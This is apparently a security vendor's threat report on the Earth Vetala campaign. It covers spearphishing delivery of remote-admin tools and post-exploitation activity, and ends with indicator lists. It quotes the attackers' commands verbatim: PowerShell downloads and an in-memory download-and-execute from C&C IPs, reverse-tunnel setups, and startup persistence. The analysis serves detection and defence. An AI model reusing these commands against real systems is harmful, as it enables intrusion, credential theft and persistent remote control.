Trend Micro researchers recently detected activity targeting various organizations in the Middle East and neighboring regions. We were tipped off to this activity in part by research from Anomali, which also identified a campaign targeting similar victims. We believe (with moderate confidence) that this newly identified activity is connected to MuddyWater (also known as TEMP.Zagros, Static Kitten, Seedworm).
Additionally, we were able to link the Anomali-identified activity to an ongoing campaign in 2021. This campaign uses the following legitimate remote admin tools such as:
We have named this intrusion set Earth Vetala. Earth Vetala used spearphishing emails with embedded links to a legitimate file-sharing service to distribute their malicious package. The links were embedded within lure documents as well as emails.
Once a victim was accessed, attackers would determine if the user account was an administrator or normal user. They would then download post-exploitation tools that included password/process-dumping utilities, reverse-tunneling tools, and custom backdoors. The threat actors would then initiate communications with additional command-and-control (C&C) infrastructure to execute obfuscated PowerShell scripts.
Overview
Analysis indicates the Earth Vetala campaign is ongoing and that this threat actor has interests which appear to align with Iran.
Earth Vetala historically targets countries in the Middle East. In this campaign, Earth Vetala threat actors used spearphishing emails and lure documents against organizations within the United Arab Emirates, Saudi Arabia, Israel, and Azerbaijan. The phishing emails and lure documents contain embedded URLs linking to a legitimate file-sharing service to distribute archives containing the ScreenConnect remote administrator tool. ScreenConnect is a legitimate application that allows systems administrators to manage their enterprise systems remotely.
Our research found threat indicators that were connected to the same campaign identified by Anomali. Analysis indicates that Earth Vetala is still ongoing as of the publishing of this post. During this campaign, threat actors used post-exploitation tools to dump passwords, tunnel their C&C communication using open-source tools, and use additional C&C infrastructure to establish a persistent presence within targeted hosts and environments.
Technical Analysis
During our research, we observed a spearphishing email allegedly from a government agency.

The email attempts to convince recipients to click the URL and download a malicious file. We have seen that one of two files may be downloaded, one being a .PDF file and the other an .RTF file.
As with the spearphishing email, the lure documents' content attempts to convince the victim to click on another malicious URL and download a .ZIP file.
The .ZIP file contains a copy of a legitimate remote administration software developed by RemoteUtilities and provides remote administration capabilities, including:
- Downloading and uploading files
- Grabbing screenshots
- Browsing files and directories
- Executing and terminating processes
During our research, we were able to discover multiple .ZIP files used to distribute the RemoteUtilities remote administration software in the manner above, with all of these distributing the same RemoteUtilities sample. The use of this tool differentiates this particular campaign from earlier research, as in previous attacks ScreenConnect was used. Otherwise, the TTPs in use remain broadly similar.
RemoteUtilities Analysis
When the RemoteUtilities software is executed, its process launches msiexec.exe with the following command:

The MSI installer installs a service on the victim machine called Remote Utilities – Host:


The service then communicates with the domain id.remoteutilities.com, which belongs to RemoteUtilities. This connection is related to one of its features called Internet-ID Connection. This feature allows an intermediary Internet server to broker the connection, similar to a proxy server. This allows the threat actor to connect to the Internet-ID server, which then connects to the actual RemoteUtilities host.
Post-Exploitation Analysis
During our research, we discovered a compromised host in Saudi Arabia that used ScreenConnect remote administration software. They were targeted via a malicious .ZIP file (SHA256 hash: b2f429efdb1801892ec8a2bcdd00a44d6ee31df04721482a1927fc6df554cdcf) that contained a ScreenConnect executable (SHA256 hash: 2f429efdb1801892ec8a2bcdd00a44d6ee31df04721482a1927fc6df554cdcf)
As noted above, the ScreenConnect executable connects to the Internet-ID server, which is located at instance-sy9at2-relay.screenconnect.com and resolves to 51.68.244.39.
The same domain was mentioned in the previous research. We then observed the threat actors interact with the compromised host using the ScreenConnect software, executing the following commands.
cmd.exe net user /domain
The command above allows the attacker to get all the users from the domain controller.
The next command executed is the following:
powershell.exe -exec bypass -w 1 -file a.ps1
This is a command to execute a PowerShell script of some kind. However, we did not have access to the a.ps1 file. We are not sure what functionality is provided here.
The next command issued is the following:
powershell.exe iwr -uri http://87.236.212[.]184/SharpChisel.exe -outfile c:\programdata\SharpChisel.exe -usebasicparsing
The command is connected to 187.236.212[.]184 and downloads a file called SharpChisel.exe (SHA256: 61f83466b512eb12fc82441259a5205f076254546a7726a2e3e983011898e4e2) and saves the file to the C:\programdata directory. The name SharpChisel may be related to the purpose of this file, which is a C# wrapper for a tunneling tool called chisel. The above IP address is geolocated to a server in Iran.
The following command then configures SharpChisel:
C:\programdata\SharpChisel.exe client 87.236.212[.]184:8080 r:8888:127.0.0.1:9999
This directs all traffic to the localhost at port 9999 to the same remote server.
Another instance of SharpChisel with different settings is executed, this time using PowerShell using the following command line:
powershell.exe C:\programdata\SharpChisel.exe client 87.236.212[.]184:443 R:8888:127.0.0.1:9999
This time, traffic will be forwarded to the server over port 443.
A third SharpChisel instance that connects to a different C&C server at 23.95.215.100:8080 is started via the following command:
C:\programdata\SharpChisel.exe client 23.95.215[.]100:8080 r:8888:127.0.0.1:9999
It is then configured with the following command line PowerShell command:
powershell.exe C:\programdata\SharpChisel.exe client 23.95.215[.]100:8080 R:8888:127.0.0.1:9999
We believe that the threat actor was unable to configure SharpChisel to work correctly. The use of the following command provides additional evidence to support our assumption:
powershell.exe iwr -uri hxxp://87.236.212[.]184/procdump64.exe -outfile c:\programdata\procdump64.exe -usebasicparsing
The command connects to the C&C server, downloads procdump64.exe, and saves the file in the C:\programdata directory. That supports our assumption that SharpChisel could not be configured correctly, and the attacker instead used PowerShell to download and run the legitimate procdump64.exe utility.

This was done using two separate commands:
C:\programdate\1.exe -relayserver 87.236.212[.]184:5555
C:\users\public\new.exe -relayserver 87.236.212[.]184:5555
We then see the threat actor again attempting to use SharpChisel several times using the following command:
C:\programdata\SharpChisel.exe  client 87.236.212[.]184:8080 r:8888:127.0.0.1:9999
 powershell.exe C:\programdata\SharpChisel.exe client 87.236.212[.]184:8080 R:8888:127.0.0.1:9999
We conclude that a tunneling connection to the C&C server could not be established, even after attempts to do so with two different tools.
Following the unsuccessful attempt to configure a tunnel connection to their C&C server, the threat actors downloaded a remote access tool (RAT) and attempted to configure it. The following PowerShell command was used for this:
powershell.exe iwr -uri hxxp://87.236.212[.]184/out1 -outfile c:\users\public\out1.exe -usebasicparsing
The command downloads out1.exe and saves the file in the C:\users\public\ directory. Using a UPX unpacker, we were able to extract the contents, which consists of a Python executable. We then decompiled the python executable using pyinstxtractor.py to get all of the Python bytecode files. These are then decompiled to get the original python code using easypythondecompiler.
The out1.exe RAT has the following capabilities:
- Data encoding
- Email parsing
- File and registry copy
- HTTP/S connection support
- Native command line
- Process and file execution
After this, the file C:\users\public\Browser64.exe is run. Browser64 is a tool that extracts credentials from the following applications:
- Chrome
- Chromium
- Firefox
- Opera
- Internet Explorer
- Outlook

Following the use of browser64.exe, we observed the following command being executed:
powershell.exe iex(new-object System.Net.WebClient).DownloadString('hxxp://23.94.50[.]197:444/index.jsp/deb2b1a127c472229babbb8dc2dca1c2/QPKb49mivezAdai1')They again attempted to use SharpChisel with no success:
powershell.exe C:\programdata\SharpChisel.exe client 23.95.215[.]100:443 R:8888:127.0.0.1:9999
C:\programdata\SharpChisel.exe client 23.95.215[.]100:443 R:8888:127.0.0.1:9999
C:\programdata\SharpChisel.exe server -p 9999 --socks5
Finally, we observed a persistence mechanism being set using the following commands:
cmd.exe /c Wscript.exe "C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\news.js"
cmd.exe /c "C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\newsblog.js"
We were able to get a copy of newsblog.js, which is a simple VBS downloader that communicates with the following URL:
hxxp://23[.]95[.]215[.]100:8008/index.jsp/7e95a3d753cc4a17793ef9513e030b49/4t2Fg7k6wWRnKgd9

The script sets up a new HTTP object and then tries to disable the system's local proxy settings. The script then executes an HTTP GET request to the C&C URL, grabs the server's response, and sleeps for 10 seconds.
At the time of our analysis, this server was still available. The response from the server contains an encoded PowerShell script, which is executed in memory. Decoding this script reveals that it contains a backdoor:

The screenshot above shows an abbreviated view of the in-memory PowerShell backdoor. The PowerShell backdoor has the following capabilities.
- Check for Skype connectivity
- Download and install Skype
- Encoded communication with its C2
- Execute commands sent from the C2 server
- Get multifactor authentication settings
- Get the currently logged on user and OS version
Earth Vetala Footprint
Earth Vetala conducted an extensive offensive campaign targeting multiple countries. We observed it operating in the following countries:
- Azerbaijan
- Bahrain
- Israel
- Saudi Arabia
- United Arab Emirates

We observed Earth Vetala target the following sectors:
- Government Agencies
- Academia
- Tourism
Trend Micro Solutions
Earth Vetala represents an interesting threat. While it possesses remote access capabilities, the attackers seem to lack the expertise to use all of these tools correctly. This is unexpected since we believe this attack is connected to the MuddyWater threat actors — and in other connected campaigns, the attackers have shown higher levels of technical skill.
Our findings in this area were made possible by our Dedicated Intelligence Research (DIR) analysts. They are on-hand to help organizations reach important decisions and understand the nature of the security challenges they face. For more information on the Dedicated Intelligence Research service, please contact your regional Sales team to learn more.
MITRE ATT&CK Techniques Mapping
| Tactic | Technique |
|---|---|
Resource Development |
Acquire Infrastructure: Web Services – T1583.006 |
Initial Access |
Phishing: Spearphishing Attachment – T1566.001 |
Execution |
Command and Scripting Interpreter: PowerShell – T1059.001 Command and Scripting Interpreter: Windows Command Shell – T1059.003 Command and Scripting Interpreter: Visual Basic – T1059.005 User Execution: Malicious Link – T1204.001 User Execution: Malicious File – T1204.002 |
Persistence, Privilege Escalation |
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder - T1547.001 |
Discovery |
Account Discovery: Domain Account - T1087.002 |
Credential Access |
Credentials from Password Stores: Credentials from Web Browsers – T1555.003 |
Command and Control |
Data Encoding: Standard Encoding – T1132.001 |
Defense Evasion |
Deobfuscate/Decode Files or Information - T1140 |
Indicators of Compromise
Files
| File name | SHA-256 | Trend Micro Detection Name | Description |
|---|---|---|---|
| SharpChisel.exe | 61f83466b512eb12fc82441259a5205f076254546a7726a2e3e983011898e4e2 | HackTool.MSIL.Chisel.A | SharpChisel tunneling tool |
| PD64.dll | ccdddd1ebf3c5de2e68b4dcb8fbc7d4ed32e8f39f6fdf71ac022a7b4d0aa4131 | Trojan.Win64.PASSDUMP.A | File used by HackTool.Win64.PassDump.AC |
| PasswordDumper.exe | 0cd6f593cc58ba3ac40f9803d97a6162a308ec3caa53e1ea1ce7f977f2e667d3 | HackTool.Win64.PassDump.AC | Password dumping tool |
| out1.exe | 79fd822627b72bd2fbe9eae43cf98c99c2ecaa5649b7a3a4cfdc3ef8f977f2e6 | HackTool.Win64.Lazagne.AG | Pyinstaller remote access tool |
| newsblog.js | 304ea86131c4d105d35ebbf2784d44ea24f0328fb483db29b7ad5ffe514454f8 | Trojan.JS.DLOADR.AUSUOL | VBS downloader |
| new.exe | fb414beebfb9ecbc6cb9b35c1d2adc48102529d358c7a8997e903923f7eda1a2 | HackTool.Win64.LIGOLO.A | LIGOLO tunneling tool |
| Browser64.exe | 3495b0a6508f1af0f95906efeba36148296dccd2ab8ffb4e569254b683584fea | HackTool.Win64.BrowserDumper.A | Tool for accessing browser DBs |
| 1.exe | 78b1ab1b8196dc236fa6ad4014dd6add142b3cab583e116da7e8886bc47a7347 | HackTool.Win64.LIGOLO.A | LIGOLO tunneling tool |
| مکتبة إلکترونیة.pdf | 70cab18770795ea23e15851fa49be03314dc081fc44cdf76e8f0c9b889515c1b | Trojan.PDF.RemoteUtilities.A | PDF with embedded URLs |
| 468e331fd3f9c41399e3e90f6fe033379ab69ced5e11b35665790d4a4b7cf254 | Trojan.W97M.RemoteUtilities.A | RTF with embedded URLs | |
| مکتبة إلکترونیة .zip | f865531608a4150ea5d77ef3dd148209881fc8d831b2cfb8ca95ceb5868e1393 | PUA.Win32.RemoteUtilities.A | Archive containing RemoteUtilities |
| مکتبة إلکترونیة.exe | f664670044dbd967ff9a5d8d8f345be294053e0bae80886cc275f105d8e7a376 | PUA.Win32.RemoteUtilities.A | RemoteUtilities remote access software |
| برنامج.zip | 8bee2012e1f79d882ae635a82b65f88eaf053498a6b268c594b0d7d601b1212f | PUA.Win32.RemoteUtilities.A | Archive containing RemoteUtilities |
| برنامجدولیة.zip | 9b345d2d9f52cda989a0780acadf45350b423957fb7b7668b9193afca3e0cd27 | PUA.Win32.RemoteUtilities.A | Archive containing RemoteUtilities |
| ورش مجانية.zip | 5e2642f33115c3505bb1d83b137e7f2b18e141930975636e6230cdd4292990dd | PUA.Win32.RemoteUtilities.A | Archive containing RemoteUtilities |
| مکتالمنحالدراسیة.zip | b2f429efdb1801892ec8a2bcdd00a44d6ee31df04721482a1927fc6df554cdcf | PUA.Win32.ScreenConnect.P | Archive containing ScreenConnect |
| المنح الدرایةس.exe | 3e4e179a7a6718eedf36608bd7130b62a5a464ac301a211c3c8e37c7e4b0b32b | PUA.Win32.ScreenConnect.P | ScreenConnect remote access software |
Network
- 23.94.50.197:444
- 23.95.215.100:443
- 23.95.215.100:8080
- 87.236.212.184:443
- 87.236.212.184:8008